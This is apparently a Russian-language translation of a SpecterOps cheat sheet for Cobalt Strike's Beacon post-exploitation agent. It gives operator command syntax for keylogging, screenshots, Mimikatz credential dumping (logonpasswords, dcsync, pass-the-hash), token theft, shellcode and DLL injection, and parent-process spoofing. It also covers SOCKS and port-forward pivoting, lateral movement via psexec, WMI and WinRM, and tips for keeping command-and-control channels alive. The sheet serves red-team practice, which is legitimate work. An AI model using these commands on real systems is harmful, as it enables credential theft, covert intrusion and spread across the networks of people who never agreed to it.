

SPECTER OPS

Шпаргалка по Beacon

Вступление

Beacon – это гибкая асинхронная полезная нагрузка для Cobalt Strike, включающий в себя ряд функций, используемых после применения эксплойта. После активации Beacon, различные функции будут доступны по клику правой кнопкой мыши на значок Beacon в меню.

***Внимание**: этот документ не лицензирован и не поддерживается ни Cobalt Strike, ни его автором (@armitagehacker). Официальная документация от автора доступна тут: https://www.cobaltstrike.com/help-beacon.*

Прослушиватели

Доступ к прослушивателям Cobalt Strike Beacon можно получить через меню **Cobalt Strike>Listeners** (слева вверху). При добавлении нового прослушивателя, формат полезной нагрузки будет следовать следующей формуле: `<OS>/<agent_mode>/<stager>`. Аргумент `<agent_mode>` определяет, через какой транспорт будет происходить сообщение агента, а `<stager>` – определяет, как именно код агента передаётся цели.

Для сообщения через родительский туннель, SMB-Beacon используют именованные каналы. Для настройки SMB-прослушивателя, выберите нагрузку **windows/beacon_smb/bind_pipe**. Указанный порт используется по-разному, в зависимости от способа использования SMB-Beacon.

Во время использования SMB-прослушивателя, любые действия, влияющие на локальный хост (к примеру, `bypassuac`) откроют TCP-прослушиватель на выбранном порту, который привязан к локальному хосту. Если же SMB-прослушиватель используется для бокового смещения, то выбранный порт будет влиять на используемое имя именованного канала.

Общие команды

Оболочка **beacon>** предоставляет ряд команд:

Отображение всех доступных команд или справки по выбранной команде	`help <command>`

Показать список процессов	`ps`
Выполнение команды оболочки с помощью **cmd.exe**	`shell [command] [arguments]`
Перевод Beacon в спящий режим на указанный интервал в секундах и соответствующим джиттером в пределах от 0 до 99%. Значение 0 обозначает интерактивность.	`sleep [seconds] <jitter/0-99>`
Перечисление текущих заданий	`jobs`
Выключение определённой задачи	`jobkill [job ID]`
Очистка всех текущих задач	`clear`
Указание Beacon выйти	`exit`
Привязка/отвязка к/от удалённого SMB-Beacon	`link/unlink [IP address]`

Также, в Beacon есть ряд общих команд для навигации и взаимодействия с файловой системой:

Отображение текущего рабочего каталога для сеанса Beacon	`pwd`
Получение списка файлов по указанному пути или в текущей папке	`ls <C:\Path>`
Переход в указанный каталог	`cd [directory]`
Удаление файла/папки	`rm [file\folder]`
Копирование файла	`cp [src] [dest]`
Загрузка файла из указанного пути на хост Beacon	`download [C:\filePath]`
Перечисление текущих загрузок	`downloads`
Отмена текущей загрузки (допускается использование подстановочных знаков)	`cancel [*file*]`
Выгрузка файла с атакующей машины в текущий рабочий каталог Beacon	`upload [/path/to/file]`

Подготовка сессии

В Cobalt Strike версии 3.8 появилась возможность подмены родительского процесса для всех заданий, выполняемых после применения эксплойта.

В самом начале работы, используйте команду `ps`, чтобы вывести список текущих процессов и выбрать родительский процесс, который будет подменён; также, необходимо выбрать подходящий «жертвенный» процесс для использования. **iexplore.exe** и **explorer.exe** – довольно хорошие процессы для использования в пользовательском пространстве, а **services.exe** или **svchost.exe** – для работы в контексте **SYSTEM**.

Далее, у нас есть возможность прописать идентификатор родительского процесса с помощью команды `ppid <ID>` и настроить дочерний процесс, вызванный с помощью команды `spawnto`

`<x86/x64> <C:\process\to\spawn.exe>`. Все последующие задания с этого момента будут имитировать стандартное дерево процессов.

Разведка хоста и сети

В Beacon есть все стандартные действия, выполняемые после эксплуатации, которые можно ожидать от агента подобного типа.

- `keylogger [pid] <x86|x64>` инжектирует кейлоггер в процесс с указанным идентификатором и архитектурой. Мы будем получать результаты работы кейлоггера при каждой отметке агента; время выполнения логгера не ограничено. Для завершения его работы, используйте команды `jobs` (для вывода списка задач) и затем `jobkill <ID>`.
- `screenshot [pid] <x86|x64> [runtime in seconds]` инжектирует заглушку в виде снимка экрана в указанный процесс и архитектуру на указанный интервал (в секундах). Для завершения задания, используйте `jobs` и `jobkill <ID>`.

***Внимание**: не забывайте, что и кейлоггер, и заглушку можно использовать через панель списка процессов – по правому клику на меню Beacon (**Explore>Process list**).*

В Beacon также реализован ряд команд `net`, которые не зависят от вызова **net.exe**. В них входят перечисления локальных или удалённых хостов `session`/`share`/`localgroup` и так далее. Для просмотра всех команд используйте `help net`, а для получения дополнительной информации по конкретной команде, используйте `help net [command]`.

Mimikatz

Для выполнения команд Mimikatz (**tab-completable**) используется формат `mimikatz [module::command] <args>`. Использование `!module::` вызовет повышение уровня Mimikatz до уровня SYSTEM перед выполнением команд, а `@module::` форсирует принудительное использование текущего токена Beacon.

- Команда `logonpasswords` выполнит модуль `sekurlsa::logonpasswords`, который извлекает из LSASS хэши и пароли в виде текста. Учётные данные будут сохранены в хранилище учётных данных Cobalt Strike.
- `dcsync [DOMAIN.fqdn] [DOMAIN\user]` использует `lsadump::dcync` для извлечения хэша указанного пользователя из контроллера домена (при условии наличия необходимых привилегий).
- `pth [DOMAIN\user] [NTLM hash]` использует `sekurlsa::pth` для инжектирования хэша пользователя в LSASS, а затем запускает скрытый процесс под этими учётными данными. Обратите внимание, что данная цепочка требует прав уровня локального администратора.

Power Shell

Интеграция Beacon с PowerShell позволяет легко запускать любую команду PowerShell, выполняемую после эксплойта, которую вы хотите.

- `powershell-import [/path/to/script.ps1]` импортирует сценарий PowerShell **.ps1** с сервера управления и сохранит его в памяти в Beacon. Функции импортированного скрипта будут доступны для команд, приведённых ниже. Обратите внимание, что одновременно в памяти может содержаться только один сценарий PowerShell.
- `powershell [commandlet] [arguments]` в первую очередь настроит локальный TCP-сервер, привязанный к localhost, и загрузит скрипт, упомянутый выше, через **powershell.exe**. Затем будет выполнена указанная функция и любые аргументы, и выведен результат.
- `powerpick [commandlet] [arguments]` запустит указанную функцию с помощью Unmanaged PowerShell от @tifkin_ (без непосредственного запуска **powershell.exe**). Используемая программа настраивается **spawnto**.
- `psinject [pid] [arch] [commandlet] [arguments]` инжектирует Unmanaged PowerShell в указанный процесс и выполнит указанную команду. Этот функционал будет полезен для заданий PowerShell с длительным выполнением.

Работа и управление сеансом

Есть несколько способов создать новые Beacon'ы и передать сеансы другим серверам. Любая команда, запускающая дополнительный процесс, использует то, что установлено командой `spawnto <x86/x64> <C:\process\to\spawn.exe>`.

Внедрение нового Beacon в указанный процесс, создаваемый для указанного прослушивателя	`inject [pid] <x86|x64>`
Инжектирование пользовательского шелл-кода в указанный процесс	`shinject [pid] <x86|x64> [/path/to/my.bin]`
Создание процесса и инжектирование пользовательского шелл-кода	`shspawn <x86|x64> [/path/to/my.bin]`
Инжектирование рефлективной библиотеки DLL в указанный процесс	`dllinject [pid] [/path/to/my.dll]`
Создание нового процесса Beacon для указанного прослушивателя	`spawn [x86|x64] [listener]`
Создание нового процесса Beacon для указанного прослушивателя от имени другого пользователя	`spawnas [DOMAIN\user] [password] [listener]`
Попытка создания полезной нагрузки в процессе powershell.exe под указанным PID	`spawnu [pid] [listener]`
Попытка выполнения программы с указанным PID в качестве родительской	`runu [pid] [command] [arguments]`
Настройка текущего токена для передачи учётных данных указанного токена при взаимодействии с сетевыми ресурсами	`make_token [DOMAIN\user] [password]`
Кража токена из указанного процесса	`steal_token [PID]`
Откат к изначальному токену доступа Beacon	`rev2self`
Инжектирование тикета Kerberos в текущую сессию	`kerberos_ticket_use [/path/ticket.kirbi]`

Удаление/очистка тикетов Kerberos	`kerberos_ticket_purge`

Обратите внимание, что `spawnas` *довольно часто завершается ошибкой при запуске из-под SYSTEM! В этом случае нам необходимо использовать* `make_token`. *Также нужно убедиться, что вы находитесь в каталоге, к которому у нового пользователя есть доступ для чтения!*

`spawnu` и `runu` – это единственные команды, которые сохраняют токен родительского процесса. Эти команды полезны для создания Beacon в другом сеансе рабочего стола без необходимости инжектирования процесса.

Для создания нового сеанса Meterpreter, установите тип прослушивателя на **windows/foreign/reverse_http[s]** и пропишите конфигурацию прослушивателя Meterpreter. Затем этот прослушиватель можно использовать с любой из вышеприведённых команд.

Маршрутизирование (Pivoting)

В Beacon также существует несколько вариантов управляемого маршрутизирования. После запуска любого из следующих пивотов, данные о них можно просмотреть в меню **View>Proxy Pivots** и, при желании – остановить.

- `socks [PORT]` запустит SOCKS-сервер на заданном порту на вашем сервере, туннелируя трафик через указанный Beacon. Для удобства использования, произведите настройку конфигурации **teamserver/port** в **/etc/proxychains.conf** для удобства использования.
- `browserpivot [pid] [x86|x64]` будет проксировать трафик браузера через указанный процесс Internet Explorer. Щёлкните правой кнопкой мыши по меню Beacon и выберите **Explore>Browser Pivot**, чтобы вывести доступные процессы IE. Используйте прокси-цепи или задайте настройки прокси-сервера в собственном браузере, чтобы использовать эту функцию.
- `rportfwd [bind port] [forward host] [forward port]` осуществит привязку к указанному порту на хосте Beacon и будет перенаправлять любые входящие соединения на хост и порт переадресации. Этот функционал полезен для туннелирования трафика из сети в определенных ситуациях.

Боковое смещение

Функционал бокового смещения Beacon охватывают все стандартные базы и легко интегрируются с прослушивателями. Все три команды, приведённые ниже, в итоге запускают **powershell.exe** на удалённом хосте для инжектирования stager шелл-кода, не стоит об этом забывать!

- `psexec_psh [host] [listener]` создаёт на цели службу для запуска **stager**, который будет работать как SYSTEM.
- `wmi [host] [listener]` использует создание вызова процесса WMI для запуска **stager** на удалённой системе.

- `winrm [host] [listener]` использует удалённое взаимодействие с Windows для создания указанного **stager**.

Обратите внимание, что **stager'ы**, созданные через `wmi`/`winrm`, будут работать в контексте пользователя, который был использован на атакующем компьютере для их создания, но по факту, являться лишь **network logon**. Что это значит? Это означает, что токен будет подходить только для целевой машины и не может быть повторно использован в этой сети. Для того, чтобы убедиться в свежести учётных данных, используйте `make_token` после того, как создаёте **stager** таким образом.

Советы по Tradecraft

1) Используйте SMB-пивоты для распространения внутри системы после установки начальной точки опоры с 2-3 исходящими HTTP[S]/DNS-каналами.
2) Вы можете восстановить связь со своей «сеткой» SMB для восстановления контроля, если внешний исходящий канал отключится.
3) «Гибкий» C2 (https://www.cobaltstrike.com/help-malleable-c2) позволит вам изменять шаблоны трафика.

Дополнительная информация

https://www.cobaltstrike.com/help-beacon

https://www.cobaltstrike.com/training

https://specterops.io

#armitage на Freenode IRC